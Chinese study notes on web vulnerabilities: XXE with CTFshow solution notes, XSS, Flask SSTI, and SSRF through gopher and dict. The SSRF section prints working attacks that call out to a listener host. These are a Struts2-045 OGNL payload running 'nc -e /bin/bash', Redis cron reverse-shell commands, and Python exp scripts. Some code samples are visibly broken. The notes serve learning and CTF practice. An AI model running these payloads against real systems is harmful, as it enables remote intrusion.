也许这有点难以理解，但是 XML 不会做任何事情。XML 被设计用来结构化、存储以及传输信息。

下面是 John 写给 George 的便签，存储为 XML：

```
Plain Text | ⚡ 复制代码  
1 <note>  
2   <to>George</to>  
3   <from>John</from>  
4   <heading>Reminder</heading>  
5   <body>Don't forget the meeting!</body>  
6 </note>
```

上面的这条便签具有自我描述性。它拥有标题以及留言，同时包含了发送者和接受者的信息。

但是，这个 XML 文档仍然没有做任何事情。它仅仅是包装在 XML 标签中的纯粹的信息。我们需要编写软件或者程序，才能传送、接收和显示出这个文档。

XML 仅仅是纯文本

XML 没什么特别的。它仅仅是纯文本而已。有能力处理纯文本的软件都可以处理 XML。

不过，能够读懂 XML 的应用程序可以有针对性地处理 XML 的标签。标签的功能性意义依赖于应用程序的特性。

通过 XML 您可以发明自己的标签

上例中的标签没有在任何 XML 标准中定义过（比如 和 ）。这些标签是由文档的创作者发明的。

这是因为 XML 没有预定义的标签。

在 HTML 中使用的标签（以及 HTML 的结构）是预定义的。HTML 文档只使用在 HTML 标准中定义过的标签（比如

、

等等）。XML 允许创作者定义自己的标签和自己的文档结构。利用 xml 语法

Plain Text | 复制代码

1. XML 元素都必须有关闭标签。
2. XML 标签对大小写敏感。
3. XML 必须正确地嵌套。
4. XML 文档必须有根元素。
5. XML 的属性值须加引号。

xml结构 例： 文档类型定义 DTD

1. 内部DTD文档

2. 外部DTD文档 首先在另一台机器上新建一个DTD文档，文件名为note.dtd 再新建一个XML文档，加入外部DTD文档的名称

3. 内外部DTD文档结合 DTD元素可理解为在xml中的标签 对比实体 在一个DTD中，元素通过元素声明来进行声明 元素相应代码只有 PCDATA (#PCDATA) 带有任何内容 ANY声明只出现一次的元素(xxx)声明最少出现一次的元素(xxx+)声明出现零次或多次的元素(xxx*)声明出现零次或一次的元素(xxx?)带有子元素（序列）的元素(xxx,yyy,...)

PCDATA: PCDATA 的意思是被解析的字符数据 (parsed character data)。可以把字符数据想象为 XML 元素的开始标签与结束标签之间的文本。PCDATA 是会被解析器解析的文本。这些文本将被解析器检查实体以及标记。文本中的标签会被当作标记来处理，而实体会被展开。但是，被解析的字符数据不应当包含任何 & < > 字符；需要使用 < > 实体来分别替换它们。CDATA:

CDATA 的意思是字符数据 (character

`data`。`CDATA` 是不会被解析器解析的文本。在这些文本中的标签不会被当作标记来对待，其中的实体也不会被展开。简单比较直观的就是这样的一种解释：

`PCDATA` 表示已解析的字符数据。

`CDATA` 是不通过解析器进行解析的文本，文本中的标签不被看作标记。`CDATA` 表示里面是什么数据 XML 都不会解析 `DTD-实体` `XML` 中对数据的引用称为实体，可理解为编程语言中的数据 `内部实体` 一个实体由三部分构成：`&` 符号，一个实体名称，以及一个分号
`(;)`

例如：外部实体 `XML` 外部实体是一种自定义实体，其定义位于声明它们的 `DTD` 之外。外部实体的声明使用 `SYSTEM` 关键字，并且必须指定一个 URL，从该 URL 加载实体的值。xml 外部实体提供了 XML 外部实体攻击发生的主要方式 例如 同时支持以下三种协议 参数实体 例如：外部 `evil.dtd` 中的内容
Hint 若对方已经有实体元素，xml 中可以省略掉元素定义。以参数实体为例 危害 如果开发人员在开发时允许引用外部实体，通过构造恶意内容，可导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等危害。（类似 ssrf）CTFshow web373 翻译一下应该是 把传进来的数据可以是 html 也可以是 xml（因为 xml 标签不仅可以使用预定义的，也可以使用用户自定义的。）然后 先生成 DOM 节点 然后转换成 xml 的标签 所以这里执行值标签必须为 ctfshow

payload web374 刚开始看还觉得纳闷 这道题不是比上道题简单莫 用同样的payload一试才发现没回显 这就需要外带在vps上查看了 可以从日志中查看 也可以写脚本接收 Payload1 日志查看 Payload2 脚本接收 给靶场服务器传的值 在服务器上部署xxe.dtd 和 xxe.php 这里存在几个疑惑 能力有限尚未弄清
1.<http://ip:port/xxx.xml> / dtd 有些是dtd有些是xml
2. 为什么这里读flag得这么读 而不能简单的 file:///flag
3. 为什么部署在自己服务器上的文件要双重实体嵌套
1.xml文件包括 三部分XML 文档声明，文档类型定义和文档元素 而dtd就是文档类型定义 解题时又用不上文档元素 所以xml和dtd都是可以的 只不过时写法不同 个人还是更建议直接写dtd 比较方便而且简洁
web375 增加了xml文件声明定义过滤 但是问题不大 payload见上一题
web376 新增忽略大小写 绕过 但是多于我们的payload来说没影响
web377 把http也过滤了 可以使用utf编码绕过正则 附上脚本
web378 感觉在xxe-lab上做过 直接缪杀 常规思路先bp抓包试试 有两个可控参数 调试试一试 那么username可不可以放入我们的恶意payload呢?
payload <https://xz.aliyun.com/t/6754#toc-9>
<https://github.com/c0ny1/xxe-lab>

| | |
|--|--|
| | |
| | |
| | |
| | |
| | |
| | |
| | |
| | |

XSS

考试

跨站脚本攻击xss

原理 攻击者在页面中嵌入恶意脚本代码，信任这个页面的用户打开这个含有恶意脚本代码的页面时，用户浏览器会自动加载并执行这个恶意代码，攻击者从而达到攻击目的

发起条件 web服务器没有对用户输入进行有效性验证或验证强度不够而又轻易地将它们返回给客户端

- 需要存在xss漏洞的web应用程序
- 需要用户点击链接或者访问某一页

防御 对用户输入内容进行可靠的输入验证 越苏输入长度和字符 对敏感字符转义 过滤不合法字符

✓ **反射型XSS (XSS Reflection, 非持久性的XSS)**：简单的将用户输入数据“反射”给浏览器，黑客需要诱导用户点击一个恶意链接

✓ **存储式XSS (Stored XSS)**：攻击脚本永久存储在目标服务器数据库或者文件中，比如黑客写下一篇含有恶意JavaScript代码的博客文章

✓ **DOM型XSS**：利用客户端浏览器对请求的页面进行DOM渲染

XSS

XSS又叫CSS (Cross Site Script) 跨站脚本攻击 为了和层叠样式表做区分而叫做XSS

XSS 攻击主要分为三种类型。：

- 反射型 XSS，其中恶意脚本来自当前的 HTTP 请求。
- 存储的 XSS，其中恶意脚本来自网站的数据库。
- 基于 DOM 的 XSS，漏洞存在于客户端代码而不是服务器端代码中。

利用跨站点脚本漏洞的攻击者通常能够：

- 冒充或伪装成受害者用户。
- 执行用户能够执行的任何操作。
- 读取用户能够访问的任何数据。
- 捕获用户的登录凭据。
- 给网站挂黑页。
- 将木马功能注入网站。

反射型

反射型 XSS 是最简单的跨站脚本攻击类型。当应用程序接收到 HTTP 请求中的数据并以不安全的方式将该数据包含在即时响应中时，就会出现这种情况。

示例

一个网站有一个搜索功能，它在 URL 参数中接收用户提供的搜索词：

```
1 https://insecure-website.com/search?term=clothes.
```

应用程序在此 URL 的响应中回显提供的搜索词：

▼

Plain Text | 复制代码

```
1 <p>You searched for:clothes.</p>
```

该应用程序不会对数据进行任何其他处理，因此攻击者可以轻松构建如下攻击：

▼

Plain Text | 复制代码

```
1 https://insecure-website.com/search?item=<script>alert(1)</script>
2 <p>You searched for:<script>alert(1)</script></p>
```

危害

存储型

有问题的数据可能会通过 HTTP 请求提交给应用程序。例如，对博客文章的评论、聊天室中的用户昵称或客户订单的详细联系信息。在其他情况下，数据可能来自其他不受信任的来源；

示例

一个网站允许用户提交对博客文章的评论，这些评论会显示给其他用户。用户使用如下 HTTP 请求提交评论：

▼

Plain Text | 复制代码

```
1 POST /post/comment HTTP/1.1
2 Host: vulnerable-website.com
3 Content-Length: 100
4
5 postId=3&comment=This+post+was+extremely+helpful.&name=xxx&email=yyy
```

提交此评论后，任何访问博客文章的用户都将在应用程序的响应中收到以下内容：

▼

Plain Text

复制代码

```
1 <p>This post was extremely helpful.</p>
```

假设应用程序不对数据执行任何其他处理，攻击者可以提交如下恶意评论：

▼

Plain Text

复制代码

```
1 <script>alert(1)</script>
```

任何访问博客文章的用户现在都将在应用程序的响应中收到以下内容：

▼

Plain Text

复制代码

```
1 <p><script>alert(1)</script></p>
```

DOM型

基于 DOM 的 XSS（也称为 [DOM XSS](#)）在应用程序包含一些客户端 JavaScript 时出现，这些 JavaScript 以不安全的方式处理来自不受信任来源的数据，通常是将数据写回 DOM。

在以下示例中，应用程序使用一些 JavaScript 从输入字段读取值并将该值写入 HTML 中的元素：

▼

Plain Text

复制代码

```
1 var search = document.getElementById('search').value; var results = document.getElementById('results'); results.innerHTML = 'You searched for: ' + search;
```

如果攻击者可以控制输入字段的值，他们可以很容易地构造一个恶意值，导致自己的脚本执行：

▼

Plain Text

复制代码

```
1 You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

在典型情况下，输入字段将从 HTTP 请求的一部分（例如 URL 查询字符串参数）填充，从而允许攻击者使用恶意 URL 进行攻击，其方式与反射 XSS 相同。

SSTI

SSTI服务端模板注入

0x01 原理

flask搭建

首先搭建一个flask服务器 Flask 支持 Python 3.6 以上版本。

然后创建一个虚拟环境并激活 当然也可以直接安装

```
1 > py -3 -m venv venv
2 > venv\Scripts\activate 激活后，你的终端提示符会显示虚拟环境的名称
3 pip install Flask (注意大小写)
```

This is a development server. Do not use it in a production deployment.

若存在此报错 可以忽略 对于安全测试来说影响不大

创建一个py文件并且写入我们的代码 注意不要使用flask.py作为文件名

```
1 from flask import Flask
2
3 app = Flask(__name__)
4
5 @app.route("/")
6 def hello_world():
7     return "<p>Hello, World!</p>"
```

然后虚拟环境cmd命令行中敲入

```
Plain Text | 复制代码  
1 > set FLASK_APP=hello  
2 > flask run
```

flask基础

url构建

`url_for()` 函数用于构建指定函数的 URL。它把函数名称作为第一个参数。它可以接受任意个关键字参数，每个关键字参数对应 URL 中的变量。未知变量 将添加到 URL 中作为查询参数。

通俗点来讲就是在源代码中设定url路径对应到哪个函数 也就是@app.route函数的作用。

缺省情况下，一个路由只回应 GET 请求。可以使用 `route()` 装饰器的 `methods` 参数来处理不同的 HTTP 方法:@app.route('/', methods=['GET', 'POST'])

html转义

当返回 HTML (Flask 中的默认响应类型) 时，为了防止注入攻击，所有用户提供的值在输出渲染前必须被转义。可通过`escape()`手动转义

```
Plain Text | 复制代码  
1 from markupsafe import escape  
2  
3 @app.route("/<name>")  
4 def hello(name):  
5     return f"Hello, {escape(name)}!"
```

如果一个用户想要提交其名称为 `<script>alert("bad")</script>`，那么宁可转义为文本，也好过在浏览器中执行脚本。

在 Python 内部生成 HTML 不好玩，且相当笨拙。因为您必须自己负责 HTML 转义，以确保应用的安全。因此，Flask 自动为您配置 Jinja2 模板引擎。使用 Jinja 渲染的 HTML 模板会自动执行转义操作。

渲染模板

flask的渲染方法有render_template和render_template_string两种。

render_template()是用来渲染一个指定的文件的。使用如下

```
1 return render_template('index.html')
```

render_template_string则是用来渲染一个字符串的。SSTI与这个方法密不可分。

使用方法如下

```
1 html = '<h1>hello world! </h1>'  
2 return render_template_string(html)
```

举一个简单的模板渲染例子：

test.py

```
1 from flask import render_template,Flask  
2 //模板可有模块和包两种情况 涉及jinja模板开发  
3 @app.route('/hello/')  
4 @app.route('/hello/<name>')  
5 def hello(name=None):  
6     return render_template('hello.html', name=name)
```

Flask会在templates文件夹内寻找模板

/templates/hello.html

Plain Text | 复制代码

```
1 <h1>hello {{name}} !</h1>
```

![img](file:///D:/tecent qq/942955864/Image/C2C/5NMG8LQN8]G\$83KPEKE%ZNB.png)

![img](file:///D:/tecent qq/942955864/Image/C2C/M65SQ0Y0}NVYWCF6}BZ%CSJ.png)

当输入完整的xss语句的时候返回值是500 不知道这是不是自我防御机制

但理论上也是不存在xss攻击的，因为模板引擎一般都默认对渲染的变量值进行编码转义，在这个代码中可控的仅仅是name变量，而不是模板内容。

尝试将代码修改成

Plain Text | 复制代码

```
1 from flask import Flask,url_for,render_template_string,request
2
3 app = Flask(__name__)
4
5 @app.route('/')
6
7 def hello():
8     code = request.args.get('id')
9     html = '''
10         <h3>%s</h3>
11         '''%(code)
12     return render_template_string(html)
```

这样就触发了xss攻击，同时也不局限于xss。若传入{{2*2}}呢？

{} 在Jinja2中作为变量包裹标识符，Jinja2在渲染的时候会把 {} 包裹的内容当做变量解析替换。比如 {{1+1}} 会被解析成2。这时候就产生了ssti模板注入。

ssrf

SSRF

什么是ssrf?

简介

服务端请求伪造（Server Side Request Forgery, SSRF）指的是攻击者在未能取得服务器所有权限时，利用服务器漏洞以服务器的身份发送一条构造好的请求给服务器所在内网。一般情况下，SSRF攻击通常针对外网无法直接访问的内部系统。

正是因为它是由服务端发起的再加上服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤和限制，所以它能够请求到与它相连而与外网隔离的内部系统。

ssrf攻击危害性的大小并不是说ssrf本身危害有多大，而是说ssrf能够利用内网的漏洞的危害有多大。就好比ssrf是进入某个房间的门，而你能造成的危害也就是你能拿到什么东西完全取决于该房间里有什么。

利用/危害

危害：主机存活 端口探针 使用协议恶意攻击

常见场景

- 1) 分享：通过URL地址分享网页内容

- 2) 转码服务：通过url地址把原地址的网页内容调优使其适合手机屏幕浏览（手机适配）
- 3) 在线翻译：通过URL地址翻译对应的文本内容（网易就曾被爆出过ssrf）
- 4) 图片加载与下载：通过URL地址加载或下载图片 编辑器之类
- 5) 头像
- 6) 未公开的api实现以及其他调用URL的功能
- 7) 从URL关键字中寻找（share、wap、url、link、src、source、target、sourceURL、imageURL、domain）
- 8) 云服务器商（各种网站数据库操作）

一切要你输入网址的地方和可以输入ip的都放，都是ssrf的天下

例子：

考虑一个购物应用程序，它允许用户查看某项商品是否在特定商店中有库存。要提供库存信息，应用程序必须查询各种后端 REST API，具体取决于相关产品和商店。该功能是通过前端 HTTP 请求将 URL 传递给相关的后端 API 端点来实现的。因此，当用户查看商品的库存状态时，他们的浏览器会发出如下请求

```
Plain Text | ⚡ 复制代码

1 POST /product/stock HTTP/1.0
2 Content-Type: application/x-www-form-urlencoded
3 Content-Length: 118
4
5 stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

这会导致服务器向指定的 URL 发出请求，检索库存状态并将其返回给用户。

在这种情况下，攻击者可以修改请求以指定服务器本身的本地 URL。例如：

```
1 POST /product/stock HTTP/1.0
2 Content-Type: application/x-www-form-urlencoded
3 Content-Length: 118
4
5 stockApi=http://localhost/admin
```

在这里，服务器将获取 `/admin` URL 并将其返回给用户。

现在当然，攻击者可以访问 `/admin` 直接网址。 但管理功能通常只有经过身份验证的合适用户才能访问。 因此，直接访问 URL 的攻击者不会看到任何感兴趣的内容。 但是，当请求 `/admin` URL 来自本地机器本身，[访问控制](#) 绕过 应用程序授予对管理功能的完全访问权限，因为该请求似乎来自受信任的位置。

相关函数

`file_get_contents()`

`file_get_contents(path,include_path,context,start,max_length)` --将整个文件读入一个字符串

同样是文件包含漏洞的常客 它不仅可以访问本地文件还可以访问远程文件。

```
1 <?php
2
3 if(isset($_POST['url']))
4 {
5
6     $content=file_get_contents($_POST['url']);
7
8     $filename='./image/'.rand().'img';
9
10    file_put_contents($filename,$content);
11
12    $img=<img src= \" ".$filename." \ "/>;
13
14 }
15
16 echo $img;
17
18
19 ?>
```

探测6379打开

未开启8888

不同服务报错信息不一样

fsockopen()

f – sock – open (ip:port...) 打开一个网络连接或者一个Unix套接字连接

```

1 < ?php
2 host=_GET['url'];
3 port=$_GET['port'];
4 #fsockopen 主机名称, 端口号, 错误号的接受变量, 错误提示的接受变量, 超时时间)
5 fp = fsockopen($host,intial ($port), $errno , $errstr,30) ;
6 if (!fp)
7 {
8     echo "$errstr($errno) <br />n";
9 }else {
10    $out ="GET /HTTP /1.1\r\nn";
11    $out .= "Host: $host\r\n";
12    $out .= "Connection: Close\r\nn\r\n";
13    #fwrite ( )函数将内容写入一个打开的文件中
14    fwrite (fp, out);
15    #函数检测是否已到达文件末尾,文件末尾(EOF)
16    while (!feof ($fp)) {
17        echo fgets ($fp, 128) ;
18    }
19    fclose (fp) ;
20 }
21 ?>

```

! curl_open()

初始化curl会话 在ctfshow wp里详细介绍了

相关协议

gopher

Gopher是Internet上一个非常有名的信息查找系统，它将Internet上的文件组织成某种索引，很方便地将用户从Internet的一处带到另一处。在WWW出现之前，Gopher是Internet上最主要的信息检索工具，Gopher站点也是最主要的站点，使用tcp70端口。但在WWW(80端口)出现后，Gopher失去了昔日的辉煌。现在它基本过时，人们很少再使用它；

<https://zhuanlan.zhihu.com/p/112055947>

https://blog.csdn.net/qq_41107295/article/details/103026470

gopher协议格式：

```
▼ PHP | 复制代码
1 URL:gopher://<host>:<port>/<gopher-path>_后接TCP数据流
```

- gopher的默认端口是70
- 如果发起post请求，回车换行需要使用%0d%0a，如果多个参数，参数之间的&也需要进行URL编码

版本限制

| php | java | curl | perl | asp.net |
|-------------------------------------|----------|--------------------|------|---------|
| —wite— curlwrappers且 php>=5.3 | 小于jdk1.7 | 低版本不支持 win10不支持 | 支持 | 小于版本3 |

发起Http请求

GET

首先在本地搭建一个以get传参的php网站

```
▼ PHP | 复制代码
1 <?php
2     echo "test ssrf"
3     echo "Hello ".$_GET["name"]."\n"
4 ?>
```

一个get型的Http包如下

▼

HTTP | 复制代码

```
1 GET /ssrf.php?name=mama HTTP/1.1
2 Host: 192.168.10.4
```

URL编码后为：

▼

Plain Text | 复制代码

```
1 curl gopher://192.168.10.9:80/_GET%20/ssrf.php%3fname=mama%20Http/1.1%0d%0a
Host:%20192.168.10.4%0d%0a
```

注意：

- 1.问号需要转码为url编码，即%3f
- 2.回车换行要变为%0d%0a
- 3.在Http包后面要加%0d%0a，代表http包的结束
- 4.gopher默认端口号为70，而phpstudy默认端口号为80

POST

只需要将上一步代码中get传递参数方式改成post即可

构造http包（注意和get包进行区分）

LaTeX | 复制代码

```
1 POST /ssrf.php HTTP/1.1
2 host:192.168.10.4
3 Content-Type:application/x-www-form-urlencoded
4 Content-Length:9
5
6 name=mama
```

同样进行url编码

LaTeX | 复制代码

```
1 curl gopher://192.168.10.9:80/_POST%20/ssrf.php%20HTTP/1.1%0d%0AHost:192.16
8.10.4%0d%0AContent-Type:application/x-www-form-urlencoded%0d%0AContent-Len
gth:9%0d%0A%0d%0Aname=mama%0d%0A
```

有个疑问就是 不知道响应包里 数据前边14和0代表什么

转码脚本

```
1 #!/usr/bin/python
2 # -*- coding: UTF-8 -*-
3 import urllib2,urllib
4
5 url = "http://192.168.10.9/ssrf.php?url="
6 header = """gopher://192.168.10.9:8080/_GET /S2-045/ HTTP/1.1
7 Host:192.168.10.4
8 Content-Type:""""
9 cmd = "nc -e /bin/bash 192.168.0.109 6666"
10 content_type = """自己填写(不要有换行)"""
11 header_encoder = """
12 content_type_encoder = """
13 content_type_encoder_2 = """
14 url_char = [" "]
15 nr = "\r\n"
16
17 # 编码请求头
18 for single_char in header:
19     if single_char in url_char:
20         header_encoder += urllib.quote(urllib.quote(single_char,'utf-8'),
21 'utf-8')
21     else:
22         header_encoder += single_char
23
24 header_encoder = header_encoder.replace("\n",urllib.quote(urllib.quote(nr,
25 'utf-8'),'utf-8'))
26
27 # 编码content-type, 第一次编码
28 for single_char in content_type:
29     # 先转为ASCII,在转十六进制即可变为URL编码
30     content_type_encoder += str(hex(ord(single_char)))
31 content_type_encoder = content_type_encoder.replace("0x","%") + urllib.quote(nr,'utf-8')
32
33 # 编码content-type, 第二次编码
34 for single_char in content_type_encoder:
35     # 先转为ASCII,在转十六进制即可变为URL编码
36     content_type_encoder_2 += str(hex(ord(single_char)))
37 content_type_encoder_2 = content_type_encoder_2.replace("0x","%")
38 exp = url + header_encoder + content_type_encoder_2
39 request = urllib2.Request(exp)
40 response = urllib2.urlopen(request).read()
41 print response
```

dict

词典网络协议，在RFC 2009中进行描述。它的目标是超越Webster protocol，并允许客户端在使用过程中访问更多字典。Dict服务器和客户机使用TCP端口2628。

虽然在ssrf中gopher是最好用的协议，但是gopher存在版本限制，总会存在无法使用的情况、

协议功能

1. 探测内网主机和端口开发情况

2. 执行命令

使用方式及条件

1. dict://serverip:port/命令:参数
2. 向服务器的端口请求为【命令:参数】，并在末尾自动补上\r\n(CRLF)，为漏洞利用增添了便利
3. 通过dict协议的话要一条一条的执行，而gopher协议执行一条命令就行了。
4. 使用条件：

必须是redis未设密码的情况下才可利用dict执行命令，否则即便知道密码也无法进行其他操作。因为在每一次发送命令的同时都需要进行身份认证，即第一次发送auth认证，第二次发送get name时还是提示要密码认证，说明redis是无记忆的。而dict只能一次执行一条命令，所以无法操作。

通过dict协议利用redis的未授权访问反弹shell的步骤如下：

```
1 # 1、开启反弹shell的监听
2 nc -l 9999
3 # 2、依次执行下面的命令
4 curl dict://192.168.10.9:6379/set:mm:"\n\n* * * * root bash -i >& /dev/tc
p/192.168.10.4/9999 0>&1\n\n"
5 curl dict://192.168.10.9:6379/config:set:dir:/etc/
6 curl dict://192.168.10.9:6379/config:set:dbfilename:crontab
7 curl dict://192.168.10.9:6379/bgsave
```

执行时，反弹shell的命令，也就是set:mm:xxx，会因为特殊字符的原因无法写入到目标的redis中，被被空格所分割导致出现一下情况：

LaTeX | 复制代码

```
1 "set" "mm" "\n\n*" "*" "*" "*" "root" "bash" "-i" ">&" "/dev/tcp/192.168.0.119/6789" "0>&1\n\n"
```

可以将命令进行十六进制转换，变为：

LaTeX | 复制代码

```
1 curl dict://192.168.10.9:6379/set:mm:\\"\\x0a\\x2a\\x20\\x2a\\x20\\x2a\\x20\\x2a\\x20\\x2a\\x20\\x2a\\x20\\x2a\\x20\\x2a\\x20\\x2a\\x20\\x2f\\x6f\\x74\\x20\\x62\\x61\\x73\\x68\\x20\\x2d\\x69\\x20\\x3e\\x26\\x20\\x2f\\x64\\x65\\x76\\x2f\\x74\\x63\\x70\\x2f\\x31\\x39\\x32\\x2e\\x31\\x36\\x38\\x2e\\x30\\x2e\\x31\\x31\\x39\\x2f\\x39\\x39\\x39\\x20\\x30\\x3e\\x26\\x31\\x0a\"
```

exp脚本

Plain Text | 复制代码

```
1 #!/usr/bin/python
2 # -*- coding: UTF-8 -*-
3 import urllib2,urllib,binascii
4 url = "http://192.168.0.109/ssrf/base/curl_exec.php?url="
5 target = "dict://192.168.0.119:6379/"
6 cmd = ['set:mars:\\\\\"\\n* * * * * root bash -i >& /dev/tcp/192.168.0.11
9/9999 0>&1\\n\\\\\"',
7         "config:set:dir:/etc/",
8         "config:set:dbfilename:crontab",
9         "bgsave"]
10
11 for cmd in cmd:
12     cmd_encoder = ""
13     for single_char in cmd:
14         # 先转为ASCII
15         cmd_encoder += hex(ord(single_char)).replace("0x","")
16     cmd_encoder = binascii.a2b_hex(cmd_encoder)
17     cmd_encoder = urllib.quote(cmd_encoder,'utf-8')
18
19 payload = url + target + cmd_encoder
20 print payload
21 request = urllib2.Request(payload)
22 response = urllib2.urlopen(request).read()
```

file

file协议主要用于访问本地计算机中的文件，使用file协议可以直接读取目标操作系统的文件，命令格式为：

```
1 file://文件路径
```

file协议和http协议有什么区别呢？

- file协议主要用于读取服务器本地文件，访问的是本地的静态资源
- http是访问本地的html文件，相当于把本机当作http服务器，通过http访问服务器，服务器再去访问本地资源。简单来说file只能静态读取，http可以动态解析

- http服务器可以开放端口，让他人通过http访问服务器资源，但file不可以
- file对应的类似http的协议是ftp协议（文件传输协议）
- file不能跨域

struts反彈shell

1.

存在Struts2–045漏洞的目标机器

首先在本地机器上开启监听

```
1 nc -lp 9999
```

Struts2–045弹shell利用代码

```
1 GET /S2-045/ HTTP/1.1
2 Host: 192.168.10.4
3 Content-Type:#{'_multipart/form-data'}(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).(#cmd='nc -e /bin/bash 192.168.0.119 6666').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

将其变成gopher请求后即可反弹shell

Plain Text

复制代码

```
1 curl gopher://192.168.10.9:8080/_GET%20/S2-045/%20HTTP/1.1%0d%0aHost:192.16
8.10.4%0d%0aContent-Type:%25%7b%28%23%5f%3d%27%6d%75%6c%74%69%70%61%72%74%2
f%66%6f%72%6d%2d%64%61%74%61%27%29%2e%28%23%64%6d%3d%40%6f%67%6e%6c%2e%4f%6
7%6e%6c%43%6f%6e%74%65%78%74%40%44%45%46%41%55%4c%54%5f%4d%45%4d%42%45%52%5
f%41%43%43%45%53%53%29%2e%28%23%5f%6d%65%6d%62%65%72%41%63%63%65%73%73%3f%2
8%23%5f%6d%65%6d%62%65%72%41%63%63%65%73%3d%23%64%6d%29%3a%28%28%23%63%6
f%6e%74%61%69%6e%65%72%3d%23%63%6f%6e%74%65%78%74%5b%27%63%6f%6d%2e%6f%70%6
5%6e%73%79%6d%70%68%6f%6e%79%2e%78%77%6f%72%6b%32%2e%41%63%74%69%6f%6e%43%6
f%6e%74%65%78%74%2e%63%6f%6e%74%61%69%6e%65%72%27%5d%29%2e%28%23%6f%67%6e%6
c%55%74%69%6c%3d%23%63%6f%6e%74%61%69%6e%65%72%2e%67%65%74%49%6e%73%74%61%6
e%63%65%28%40%63%6f%6d%2e%6f%70%65%6e%73%79%6d%70%68%6f%6e%79%2e%78%77%6f%7
2%6b%32%2e%6f%67%6e%6c%2e%4f%67%6e%6c%55%74%69%6c%40%63%6c%61%73%73%29%29%
e%28%23%6f%67%6e%6c%55%74%69%6c%2e%67%65%74%45%78%63%6c%75%64%65%64%50%61%6
3%6b%61%67%65%4e%61%6d%65%73%28%29%2e%63%6c%65%61%72%28%29%29%2e%28%23%6f%6
7%6e%6c%55%74%69%6c%2e%67%65%74%45%78%63%6c%75%64%65%64%43%6c%61%73%73%65%7
3%28%29%2e%63%6c%65%61%72%28%29%29%2e%28%23%63%6f%6e%74%65%78%74%2e%73%65%7
4%4d%65%6d%62%65%72%41%63%63%65%73%73%28%23%64%6d%29%29%29%2e%28%23%63%6
d%64%3d%27%6e%63%20%2d%65%20%2f%62%69%6e%2f%62%61%73%68%20%31%39%32%2e%31%3
6%38%2e%30%2e%31%31%39%20%36%36%36%27%29%2e%28%23%69%73%77%69%6e%3d%28%4
0%6a%61%76%61%2e%6c%61%6e%67%2e%53%79%73%74%65%6d%40%67%65%74%50%72%6f%70%6
5%72%74%79%28%27%6f%73%2e%6e%61%6d%65%27%29%2e%74%6f%4c%6f%77%65%72%43%61%7
3%65%28%29%2e%63%6f%6e%74%61%69%6e%73%28%27%77%69%6e%27%29%29%2e%28%23%6
3%6d%64%73%3d%28%23%69%73%77%69%6e%3f%7b%27%63%6d%64%2e%65%78%65%27%2c%27%2
f%63%27%2c%23%63%6d%64%7d%3a%7b%27%2f%62%69%6e%2f%62%61%73%68%27%2c%27%2d%6
3%27%2c%23%63%6d%64%7d%29%29%2e%28%23%70%3d%6e%65%77%20%6a%61%76%61%2e%6c%6
1%6e%67%2e%50%72%6f%63%65%73%73%42%75%69%6c%64%65%72%28%23%63%6d%64%73%29%2
9%2e%28%23%70%2e%72%65%64%69%72%65%63%74%45%72%72%6f%72%53%74%72%65%61%6d%2
8%74%72%75%65%29%29%2e%28%23%70%72%6f%63%65%73%3d%23%70%2e%73%74%61%72%7
4%28%29%2e%28%23%72%6f%73%3d%28%40%6f%72%67%2e%61%70%61%63%68%65%2e%73%7
4%72%75%74%73%32%2e%53%65%72%76%6c%65%74%41%63%74%69%6f%6e%43%6f%6e%74%65%7
8%74%40%67%65%74%52%65%73%70%6f%6e%73%65%28%29%2e%67%65%74%4f%75%74%70%75%7
4%53%74%72%65%61%6d%28%29%29%2e%28%40%6f%72%67%2e%61%70%61%63%68%65%2e%6
3%6f%6d%6d%6f%6e%73%2e%69%6f%2e%49%4f%55%74%69%6c%73%40%63%6f%70%79%28%23%7
0%72%6f%63%65%73%73%2e%67%65%74%49%6e%70%75%74%53%74%72%65%61%6d%28%29%2c%2
3%72%6f%73%29%29%2e%28%23%72%6f%73%2e%66%6c%75%73%68%28%29%7d%0d%0a
```

2.

本地弹shell

先构造一个存在ssrf漏洞的php代码 其实就是未过滤的curl执行函数

PHP版本必须大于等于5.3，并且在PHP.ini文件中开启了extension=php_curl.dll

尝试使用gopher协议访问

显示成功 说明可以进行后续的攻击内网弹shell行为

假设在内网中有一台机器存在例如上面strut2-045的漏洞 那攻击者岂不是可以通过内网中存在ssrf的机器作为跳板从而触发strut漏洞弹shell

Redis

redis基础

一、定义

REmote DIctionary Server(Redis) 是完全开源的，遵守 BSD 协议，是一个高性能的 **key-value** 数据库。

Redis 与其他 key – value 缓存产品有以下三个特点：

- Redis支持数据的持久化，可以将内存中的数据保存在磁盘中，重启的时候可以再次加载进行使用。
- Redis不仅仅支持简单的key-value类型的数据，同时还提供list, set, zset, hash等数据结构的存储。
- Redis支持数据的备份，即master-slave模式的数据备份。

二、安装redis服务端 以kali为例

1.安装redis

LaTeX | 复制代码

```
1 apt-get install redis-server
```

2.修改redis监听IP(如果不修改, 不可远程登录), IP需要替换为自己的IP

LaTeX | 复制代码

```
1 vim /etc/redis/redis.conf //  
2 # 修改为以下内容  
3 bind 127.0.0.1 192.168.0.67
```

由于是查看的网上教程, 自己使用可能因为各种因素而导致不同。

若按此方法修改后远程登录仍然refused 解决方案

LaTeX | 复制代码

```
1 vim /etc/redis/redis.conf  
2 # 修改为以下内容  
3 #bind 127.0.0.1 允许本地连接//bind参数:允许ip连接 若为0.0.0.0 则所以ip都可以连接  
4 protected code yes --改成 no  
5 //redis3.2之后添加了protected-mode安全模式, 默认值为yes, 开启后禁止外部连接, 所以在测试时, 先在配置中修改为no。
```

3.启动redis服务

LaTeX | 复制代码

```
1 service redis-server start
```

